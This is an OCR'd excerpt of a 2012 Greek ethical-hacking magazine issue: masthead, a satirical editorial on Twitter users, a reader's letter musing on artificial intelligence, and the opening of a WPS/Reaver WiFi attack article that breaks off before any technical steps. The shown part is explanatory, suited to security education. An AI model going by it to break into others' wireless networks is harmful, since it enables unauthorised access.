
all rights reversed

HACKER

Νοέμβρης 2012 # Τιμή τεύχους 6,40€

τεύχος 014 - Ημέρες Ραδιοφώνου Edition



Phishing
κι όποιος τσιμπήσει [*]

Ευκολία Vs Ασφάλεια: Fight!

Το Access Point της κολάσεως

Δαμάστε (αν μπορείτε) το firewall του Linux

[*] ή πώς οι ελεγχόμενες επιθέσεις ξυπνάνε εφησυχασμένους χρήστες

Περιεχόμενα
και οδηγίες χρήσης

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55 133, Καλαμαριά. Η εκτύπωση και η βιβλιοδεσία γίνονται από την ThessPrint A.E. Το email επικοινωνίας του περιοδικού είναι το talk2us@deltahacker.gr και το email για τις συνδρομές το subscriptions@deltahacker.gr. Οι πληροφορίες για τις συνδρομές είναι στο http://deltahacker.gr/subscriptions και οι παραγγελίες γίνονται από το http://deltahacker.gr/order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) **Μπορούν οι μηχανές να σκέπτονται;**
Η απάντηση στο **http://deltahacker.gr/?p=6658**



Πλήρη **άρθρα που συμπληρώνουν** το περιοδικό. Τα προκλητικά **mind hacks!** Ολόκληρα **blasts from the past**. Τα βίντεο από τα **live streams**. Τα πάντα ενδιαφέροντα **forums**. Το **σημείο συνάντησης** για τους φίλους του περιοδικού.


deltahacker.gr

Διασκεδαστικό hacking για όλους!

Saving the world, one case at a time

Δεν ξέρω για εσάς, αλλά εγώ αρκετά συχνά χάνομαι στο twitter. Όχι τόσο με το να γράφω, αλλά με το να διαβάζω τα tweets των άλλων. Μπαίνω, π.χ., για να ρίξω μια ματιά στο timeline και να πάρω μια ιδέα για το τι απασχολεί την ανθρωπότητα. Τελικά, μένω και χαζεύω για κανένα μισάωρο και βάλε...

by subZraw



Ανά πάσα στιγμή, είναι εκπληκτικό το τι γίνεται στο twitter: αστεία, πειράγματα, πολιτικοκοινωνικά σχόλια, (φαινομενικά) αδιάφορες δηλώσεις, ζωηρές κι ένθερμες συζητήσεις, κριτικές, εκστρατείες, καμπάνιες, δημόσιες σχέσεις, χωσίματα, ξεμπροστιάσματα, trolling, (απόπειρες για) νέες γνωριμίες, φλερτ κ.λπ. κ.λπ.

Το δίχως άλλο, έχει απ' όλα το twitter. Εμένα τον τελευταίο καιρό πολύ μ' αρέσουν αυτά τα σύντομα αστεία, των δύο ή τριών προτάσεων. Σχεδόν πάντα τα βρίσκω πανέξυπνα και γελάω δυνατά, χωρίς να με πολυνοιάζει αν οι γύρω μου καταλαβαίνουν το λόγο. Η Κυρία Σύμβουλος Εκδόσεως (TM) πάντως καταλαβαίνει γιατί γελάω και γελάει κι εκείνη -- αν και νομίζω ότι μερικές φορές είναι απλά ευγενική και, πώς να το πω, supportive.

Γενικά, στο twitter πέφτει πολύ support ώρες ώρες. Το 'χετε παρατηρήσει κι εσείς, φαντάζομαι. Είναι κάτι τύποι που, αν κρίνουμε από τα tweets τους, υποστηρίζουν γενικώς τα πάντα. Αλλά δεν το έγραψα σωστά. Διορθώνω: Είναι κάτι τύποι που υποστηρίζουν κάθε τι σωστό, δίκαιο, όμορφο κι αγνό. Εννοείται επίσης ότι νοιάζονται κι απασχολούνται σχεδόν για όλα -- κι άντε μην αποσύρω εντελώς αυτό το «σχεδόν». Δεν θα ήμουν τόσο απόλυτος, αν δεν μας το θύμιζαν, με τα tweets τους, σε *κάθε* ευκαιρία.

Μη δουν βρε παιδί μου κάτι στραβό, θα τρέξουν να το καταγγείλουν. Στο twitter. Μη δουν κάτι όχι στραβό, αμέσως θα πεταχτούν να ρίξουν επαίνους. Στο twitter. Μην αντιληφθούν ότι κάποιος παρεκτρέπεται, θα σπεύσουν να του πουν μια σωστή κουβέντα, να τον φέρουν στον ίσιο δρόμο. Στο twitter. Μη μάθουν κανένα tip για το πού έχει αληθινές εκπτώσεις ή πού κάνουν τέλειο cheesecake, θα το μεταδώσουν αμέσως. Πάντα στο twitter.

Είναι ένα είδος υπερηρώων αυτοί οι twitterers. Εγώ τουλάχιστον τους το αναγνωρίζω! Για έναν οποιονδήποτε εξ αυτών, μια τυπική μέρα στο twitter περιλαμβάνει τα ακόλουθα -- αλλά δεν περιορίζεται σε αυτά:

το πουουουλάκι τσίου!
το πουουουλάκι τσίου!

- αυστηρή κριτική στην κυβέρνηση/αντιπολίτευση
- καταγγελίες για λακκούβες σε δρόμους
- επαίνους στην κυβέρνηση/αντιπολίτευση
- διαπιστώσεις για την κλιματική αλλαγή
- προτάσεις για το πώς θα βγούμε από την κρίση
- ενημέρωση για σεισμούς, τυφώνες και τσουνάμι
- καταγγελίες για εργαζομένους σε εργοτάξια που δεν φοράνε κράνος
- ανάλυση/παράθεση των αιτίων που οδήγησαν στην κρίση
- τα καλά του να είσαι Έλληνας -- κι όχι Ευρωπαίος
- σύντομη εξιστόρηση για τη διάσωση μιας γάτας, που δεν μπορούσε να κατέβει από ένα δέντρο
- τα καλά του να είσαι Ευρωπαίος -- κι όχι Έλληνας
- ζωντανές ανταποκρίσεις από πορείες κι εκδηλώσεις του τύπου open-κάτι
- αναφορές για επικίνδυνους οδηγούς, που δεν φοράνε ζώνη
- συμβουλές για εξοικονόμηση ενέργειας κι έξυπνο living
- προτάσεις για το πού να παραγγείλεις σουβλάκι/πίτσα/σούσι
- συμβουλές για να φτιάξεις τη δική σου startup ή/και που θα βρεις αγγελο-επενδυτές
- καταγγελίες για κρούσματα διαφθοράς στο Ανατολικό Τιμόρ και για παραβιάσεις των ανθρωπίνων δικαιωμάτων στην Παπούα Νέα-Γουινέα

Τα πάντα όλα, μιλάμε. Ααα, εγώ αμφιβολία δεν έχω. Πρόκειται για ενεργούς, συνειδητοποιημένους πολίτες, οι οποίοι σώζουν τον κόσμο σταθερά και μία περίπτωση τη φορά. Λίγο από εδώ, λίγο από εκεί, στηρίζοντας παραπέρα, βελτιώνουν το σήμερα και «χτίζουν ένα καλύτερο αύριο». Κι εντάξει, μη νομίζετε ότι το επιδιώκουν. Αλλά, να, δεν μπορούν «να το βοηθήσουν», βρε παιδί μου. Είναι φτιαγμένοι ευαίσθητοι, διαφορετικοί, ευσυνείδητοι. Κι ευτυχώς που έχουν το twitter, για να το λένε στον κόσμο όλο.

Ίσως γι’ αυτό το τελευταίο, μερικοί γράφουν και διπλά tweets. Κάνει π.χ. ένας ρεπορτάζ και μας γράφει τι γίνεται *τώρα* στη βουλή. Ποιος μιλάει, τι λέει και πώς εκείνος, ο twitterer, κρίνει τα λεγόμενά του. Αλλά για μια στιγμή, κάτι λείπει. Α, όχι, δεν λείπει. Μετά από λίγο σκάει και tweet στα αγγλικά, με το ίδιο (ή ελαφρώς παρόμοιο) περιεχόμενο. Εμ, πώς θα ενημερωθούν BBC, ABC, CNN, CBS, Fox News, MSNBC, New York Times, Seattle PI και Al Jazeera; Στα σκοτάδια να μείνουν αυτοί, δηλαδή; Όχι βέβαια. Γιατί ο ενεργός, ευαισθητοποιημένος πολίτης, που σώζει τον κόσμο μία περίπτωση τη φορά, συχνά είναι *και* παγκόσμιος πολίτης.

Όχι, σοβαρά τώρα, είναι να μη χάνεσαι στο twitter;

το πουουουλάκι τσίου!
το πουουουλάκι τσίου!





σνέιλ μέιλ

Εκθεσις Ι3η

Θέμα: Τι θα γίνω όταν μεγαλώσω.

Όταν μεγαλώσω θέλω να γίνω καστανάς. Θα γίνω ό,τι και να λέει η εξαδέλφη μου που με ζηλεύει.

Ο καστανάς μου αρέσει γιατί μας δίνει τα κάστανα. Ο καστανάς βγαίνει το φθινόπωρο που πέφτουν τα φύλλα, και δουλεύει μέχρι να περάσει ο χειμώνας με τα κρύα του, και έρθει η άνοιξις που ανθίζει η πλάσις και κελαηδούν τα αποδημητικά πουλιά. Μόλις πιάνουν τα πρωτοβρόχια, ο καστανάς παίρνει τα κάστανά του, και κάθεται με το σκαμνί του μπροστά στην φουφού στη γωνιά του δρόμου. Εκεί ανάβει την φουφού, φου φου την φυσάει για να ανάψη καλά η φωτιά, και απλώνει τα κάστανα για να ψηθούν.

Ο καστανάς περιμένει τα παιδάκια σκαλίζοντας τη φωτιά. Με την μασιά ανακατώνει τα κάστανα, φου φου, και τα γυρίζει από την άλλη για να μην καούν.

Ο καστανάς είναι το αγαπημένο μου επάγγελμα γιατί μου αρέσουν πολύ τα κάστανα όταν είναι ζεστά. Ακόμα μου αρέσει όταν ο καστανάς φυσάει την φωτιά, φου φου, γιατί βγάνει σπίθες και μου αρέσουν. Μου αρέσει και πώς μυρίζει. Κάθε φορά που ερχόμαστε από το σχολείο με τη θεία μου, και περνάμε μπροστά από τον καστανά, της ζητάμε να μας πάρη κι εμάς λίγα κάστανα, γιατί βλέπουμε τα άλλα παιδάκια και ζηλεύουμε.

Εγώ δεν ζηλεύω τόσο πολύ, αλλά η εξαδέλφη μου ζηλεύει πιο πολύ.

Δεν μας αγοράζει κάθε φορά, γιατί έχει ξεχάσει, λέει, το πορτοφόλι της στο σπίτι, αλλά καμιά φορά το θυμάται, και τότε μας αγοράζει, και τότε εγώ είμαι πολύ χαρούμενος γιατί μου αρέσουν πολύ τα κάστανα όταν είναι ζεστά. Και της εξαδέλφης μου της αρέσουν τα κάστανα, αλλά αυτηνής της αρέσουν γιατί ζηλεύει, ενώ εμένα που δεν ζηλεύω όχι. Δηλαδή ναι.

Όταν μεγαλώσω θέλω να γίνω καστανάς για να έχω όσα κάστανα θέλω.

Αγαπητοί μου,

Αναρωτιόμουν όλες αυτές τις μέρες το τι να σας πρωτογράψω. Είχα κάνει πολλές σκέψεις, και σήμερα το πρωί --ανήμερα της Εθνικής Εορτής-- ετοιμαζόμενος να κάτσω μπροστά από την γραφομηχανή, δεν ήμουν σίγουρος από πού να αρχίσω.

Είναι Κυριακή και υπάρχουν πολλοί περισπασμοί. Για παράδειγμα έχουμε την τηλεόραση ανοιχτή, και έχουν μαζευτεί οι άλλοι με φιλοπαίγμον ύφος για να δούνε την παρέλαση. (Μεταξύ μας έχω την εντύπωση ότι περισσότερο από την παρέλαση, αυτοί ενδιαφέρονται να δουν τα επεισόδια. Η Μαιρούλα ειδικά. Τέλος πάντων. Περί γούστων...)

Από την άλλη, η μητέρα της Εξαδέλφης, που είναι Ινδουίστρια, την έχει δει ηλιοβασίλεμα στην Καλκούτα με θέα τον Γάγγη και έχει βγάλει ζεστά

τραγανά πιττάκια παπαντάμ, διάφορα ντιπ (γιαούρτι με δυόσμο, τσάτνεϊ μάνγκο με τσίλι, και καυτερό τουρσί μελιτζάνας), και μπύρες Κόμπρα.

Κοιτάτε τώρα, να έχει βγάλει μπύρες, ενώ είναι Κυριακή, ούτε καν μεσημέρι, και με τον Γάγγη να βρίσκεται αρκετά μακριά, είναι ένα ζήτημα. Χώρια που στην τηλεόραση παίζει την παρέλαση επ' ευκαιρία της εθνικής μας εορτής εν πλήρει εξελίξει.

Σήμερα, που λέτε, το πρωί, την ώρα που έφτιαχνα τον καφέ μου εμφανίζεται η μητέρα της Εξαδέλφης κρατώντας ένα πολυκαιρισμένο κουτί παπουτσιών. «Κοίτα να δεις τι βρήκα», μου λέει και το ακουμπάει δίπλα στην γραφομηχανή.

«Για να δω... Τι είναι αυτό;» ρωτάω πηγαίνοντας προς τα εκεί.

«Τα παλιά σου σχολικά», μου λέει.

Δεν πίστευα τα μάτια μου. Και τι δεν είχε εκεί μέσα! Χαρτιά, απόχαρτα, βιβλία, τετράδια, μολύβια, χάρακες... Όλα τα θάματα του ουρανού και της γης. Πράγματα από την προϊστορική εποχή, που είχα ξεχάσει ότι υπάρχουν.

Το πιο εντυπωσιακό, από αρχαιολογικής πλευράς, ήταν το τετράδιο με τις εκθέσεις.

Από εκεί σας αντέγραψα την έκθεση με την οποία ξεκίνησα την επιστολή μου.

Έχω καταχαρεί, όπως ίσως φαντάζεστε.

Η ζωή μου τα έφερε αλλιώς, και δεν έγινα καστανάς. Δεν θα μάθω ποτέ αν αυτό ήταν το μεγάλο μου λάθος.

Τέλος πάντων. Ψαχούλευα, που λέτε, το κουτί και συνειδητοποίησα (ξανά) κάτι πολύ περίεργο, που θα το έχετε ίσως νοιώσει και σεις όποτε βρεθήκατε, απρόσμενα, μπροστά σε κάτι δικό σας από το παρελθόν.

Τα χέρια μου είχαν μια παράξενη, άγνωστη σε μένα, οικειότητα με τα αντικείμενα του κουτιού. Ξεφύλλιζα το ξεφτισμένο τετράδιο των εκθέσεων, και τα δάχτυλα «θυμόντουσαν» την υφή των σελίδων, τα τσακίσματα του χαρτιού, τα ραγίσματα του προστατευτικού πλαστικού... Και όχι μόνο τα δάχτυλα. Μπορούσα να μυρίσω σχεδόν τα χρωματιστά μολύβια και τους μαρκαδόρους που είχα χρησιμοποιήσει, και ήξερα καλά πού είχα προσπαθήσει να σβήσω, πού το είχα πετύχει, και πού το είχα παρακάνει τρυπώντας σχεδόν τη σελίδα με τη γόμα.

Ξέρετε, ούτε επίτηδες να το είχε κάνει η μητέρα της Εξαδέλφης, που μου βρήκε αυτό το κουτί.



Γιατί είχα σκοπό να σας γράψω περί μνήμης.

Επεσα και πάνω σε κάτι που έγραψε ο Κύριος Εκδότης (TM) στο ίντερνετ, περί μηχανών που μπορούν να σκέφτονται, ερωτηματικό, και είχα σκεφτεί να επανέλθω στο θέμα της τεχνητής νοημοσύνης. ΟΚ, λοιπόν. Αφήνω το κουτί στην άκρη. (BTW: Το άρθρο του Κυρίου Εκδότου βρίσκεται στο http://deltahacker.gr/?p 6658).

Θα προσπαθήσω να «αποδομήσω» τον ορισμό του Κυρίου Εκδότου περί Νοημοσύνης. «θα μπορούσαμε να συμφωνήσουμε», γράφει, «πως ... νοημοσύνη είναι εκείνο το χαρακτηριστικό που μας παρέχει την ικανότητα για συλλογισμό, σχεδιασμό, αφηρημένη σκέψη, κατανόηση ιδεών, μάθηση, επίλυση προβλημάτων και επικοινωνία με χρήση τυποποιημένων συστημάτων, όπως είναι η γραφή και η γλώσσα.»

Ας σταθούμε λίγο εδώ. Τι βλέπουμε; Με τον ορισμό του ο Κύριος Εκδότης θεωρεί εύλογο πως η νοημοσύνη είναι ένα «χαρακτηριστικό» που «παρέχει» σε κάποια φέρουσα δομή την «ικανότητα» για κάτι («συλλογισμό», «επίλυση προβλημάτων», «επικοινωνία» κ.λπ.). Ο ορισμός του ενέχει δηλαδή δύο προϋποθέσεις: α) η νοημοσύνη είναι ένα επιπρόσθετο και όχι αναγκαίο χαρακτηριστικό μιας δομής (δηλ. μια φέρουσα δομή μπορεί να έχει νοημοσύνη αλλά μπορεί και να μην έχει) και β) τα επιτελέσματά της είναι αλγοριθμικού τύπου (συλλογισμός, σχεδιασμός κ.λπ.).

Οπότε το βαθύτερο ερώτημα περί Τεχνητής Νοημοσύνης θα μπορούσε, κατά τον Κύριο Εκδότη (TM), να τίθεται και έτσι: Τι χρειάζεται να έχει μια φέρουσα δομή για να μπορεί να συμπεριφέρεται ως νοήμων (δηλαδή να έχει την ικανότητα συλλογισμού, σχεδιασμού κ.λπ.);

Την περασμένη φορά υποστήριζα πως το ερώτημα τίθεται λανθασμένα.

Εγραφα για τους ερευνητάδες του Google που ξαμόλησαν τον κομπιούτορά τους στο γιουτιούμπ κι αυτός άρχισε να βλέπει γάτες, χωρίς --το υπογράμμισα αυτό, μη μου πείτε ότι το ξεχάσατε-- χωρίς κανείς να του έχει εξηγήσει εκ των προτέρων τι είναι οι γάτες και πώς μοιάζουν.

Για σκεφτείτε το λίγο.

Το επίτευγμα του γατόφιλου γκουγκλοκομπιούτορα είναι ακατανόητο αν εμμένουμε σε έναν ορισμό της νοημοσύνης ως επιπρόσθετης ικανότητας χειρισμού συμβόλων, είτε είμαστε υπέρ της Τεχνητής Νοημοσύνης και πιστεύουμε, όπως ο Χοφστάτερ, ότι είναι εφικτή η αλγοριθμική του περιγραφή (του χειρισμού εννοώ), είτε είμαστε κατά, όπως ο Πένροουζ, και πιστεύουμε πως η συνείδηση δεν περιγράφεται αλγοριθμικά.

Όχι, αγαπητοί μου. Η Νοημοσύνη δεν είναι χαρακτηριστικό ή ιδιότητα που προσφέρει την ικανότητα χειρισμού συμβόλων, και το ερώτημα δεν είναι αν υπάρχει ή όχι αλγόριθμος.

Θα γίνω ακόμα πιο τολμηρός: Η νοημοσύνη δεν υπάρχει καν. Δεν είναι ιδιότητα, δεν είναι χαρακτηριστικό, δεν είναι ποιότητα.

Είναι περιγραφή, και ως τέτοια «δεν υπάρχει» --κατά τον ίδιο, για παράδειγμα, τρόπο που στο σύμπαν δεν υπάρχει οντότητα που να προσδιορίζεται με το όνομα «Νοέμβριος 2012», «28η Οκτωβρίου 1940», ή «Εθνική Εορτή». Όλα αυτά δεν είναι οντότητες. Είναι περιγραφές. Το ίδιο και η νοημοσύνη. Είναι περιγραφή.

Οπότε, περιγραφή, ΟΚ, αλλά περιγραφή τίνος πράγματος;


Ελα μου, ντε; Τίνος; Ας το σκεφτούμε, και ας επανέλθουμε.

Αφού τελειώσει η παρέλαση.

Σας ασπάζομαι,
Θείος Ακάκιος


delta HACKER
Στη 2η χρονιά και συνεχίζουμε ακάθεκτοι!
Μηνιαίο περιοδικό deltaHacker, http://deltahacker.gr
Ethical Hacking / Δίκτυα / Ασφάλεια / Προγραμματισμός / Ηλεκτρονικά
Δεν κυκλοφορεί στα περίπτερα / Διανέμεται ταχυδρομικώς / Παραγγελίες online
twitter.com/deltaHacker
facebook.com/deltaHacker

don't PUSH the BUTTON



by Ion

Skill: Intermediate

Tags: WPS, WPA, WPA2, PSK, WiFi

Fear the Reaver!

Πόσες φορές έχετε ακούσει συζητήσεις για το λεγόμενο usability; Σίγουρα αρκετές, αφού το θέμα της ευχρηστίας των πάσης φύσεως τεχνολογικών συσκευών δεν παύει να 'ναι επίκαιρο. Λογικό, εδώ που τα λέμε. Ποιός θα ήθελε να παιδεύεται, παλεύοντας με πολύπλοκες ρυθμίσεις; Εντάξει, μπορεί κάποιοι να βρίσκουν μεγάλη χαρά με τέτοιου είδους ασχολίες, όχι όμως η πλειονότητα των χρηστών. Το usability, λοιπόν, είναι ένα σημαντικό χαρακτηριστικό κάθε συσκευής. Όταν όμως κάνεις τα πράγματα (πολύ) εύκολα για τον τελικό χρήστη, αυτό συνήθως συνεπάγεται ότι έχεις ανοίξει το παραθυράκι της ασφάλειας λίγο (ή πολύ) περισσότερο από όσο θα έπρεπε. Σ' αυτό το άρθρο, φίλες και φίλοι, δείχνουμε στην πράξη τι σημαίνει αυτό εστιάζοντας στο χώρο της ασύρματης δικτύωσης και συγκεκριμένα στο WPS του WiFi!

Το πρωτόκολλο WPS (WiFi Protected Setup) δημιουργήθηκε από τη WiFi Alliance, μια σύμπραξη εταιρειών που ιδρύθηκε το 1999 από κολοσσούς της βιομηχανίας δικτύωσης (Cisco, Morotola, Nokia κ.ά.). Πέραν όλων των άλλων πρωτοβουλιών και projects, το 2007 η WiFi Alliance ανακοίνωσε την επίσημη προδιαγραφή του πρωτοκόλλου WPS. Η ιδέα πίσω του είναι αρκετά απλή και χρήσιμη: Να βοηθούνται οι χρήστες στη ρύθμιση σωστής, ουσιαστικής ασφάλειας για τις ασύρματες συκευές τους. Κατά το δυνατόν, αυτό πρέπει να γίνεται «με το πάτημα ενός κουμπιού», όπως μεταφορικά λένε οι φίλοι μας οι Αμερικάνοι. Μόνο που στην περίπτωση του WPS κυριολεκτούμε :)

Το πρόβλημα ήταν --και συνεχίζει να είναι-- ότι οι απανταχού ανενημέρωτοι ή/και επιπόλαιοι χρήστες ασύρματων δικτύων, τα αφήνουν πρακτικά απροστάτευτα. Ανοίξτε αν θέλετε την εφαρμογή σύνδεσης σε ασύρματο δίκτυο του λειτουργικού σας. Πόσα ασύρματα δίκτυα βλέπετε που είτε είναι εντελώς ανοικτά είτε προστατευμένα από το αποδεδειγμένα ευάλωτο WEP; Δυστυχώς, ακόμη και σήμερα είναι πολλοί οι χρήστες που για τον έναν ή τον άλλο λόγο αδιαφορούν για την ουσιαστική ασφάλεια των ασύρματων δικτύων. Αν συνειδητοποιούσν τους κινδύνους, τότε θα χρησιμοποιούσαν αποκλειστικά το πρωτόκολλο WPA ή ακόμα καλύτερα το WPA2. (Η διαφορά μεταξύ των εκδόσεων 1 και 2 έγκειται στη χρήση ενός ισχυρότερου αλγορίθμου κρυπτογράφησης, στην έκδοση 2.) Υπάρχουν διάφοροι τρόποι υλοποίησης ασφάλειας μέσω WPA/WPA2. Στον απλούστερο εξ αυτών εμπλέκεται ένα προ-διαμοιραζόμενο κλειδί κρυπτογράφησης, με την ονομασία PSK (Pre-Shared Key). Γι’ αυτό και θα δείτε πολλές φορές να γίνεται λόγος για το WPA/WPA2 PSK.

Προκειμένου να έχει κάποιος πρόσβαση σε ένα συγκεκριμένο ασύρματο δίκτυο με κρυπτογράφηση WPA/WAP2-PSK, θα πρέπει να γνωρίζει το λεγόμενο passphrase. Αυτή η μυστική φράση είναι ουσιαστικά ο κωδικός του ασύρματου δικτύου. Τον ορίζουμε είτε εμείς είτε είναι προκαθορισμένος και τυπωμένος στο κάτω μέρος του wireless router, που πήραμε από τον ISP μας. Σ’ αυτή την τελευταία περίπτωση καλά θα κάνουμε να τον αλλάξουμε με δικό μας, αφού κατά περιπτώσεις οι εργοστασιακά ορισμένοι κωδικοί είναι σχετικά εύκολο να μαντευτούν από έναν επιτιθέμενο (βλ. και σχετικό άρθρο στο deltaHacker 001).

Πολλά περισσότερα για το πώς ακριβώς δουλεύει το WPA/WPA2-PSK μπορείτε να διαβάσετε σε σχετικό άρθρο που δημοσιεύεται στο site του περιοδικού και συγκεκριμένα στη σελίδα

`http://deltahacker.gr/?p=3232`

Το καλοπροαίρετο WPS

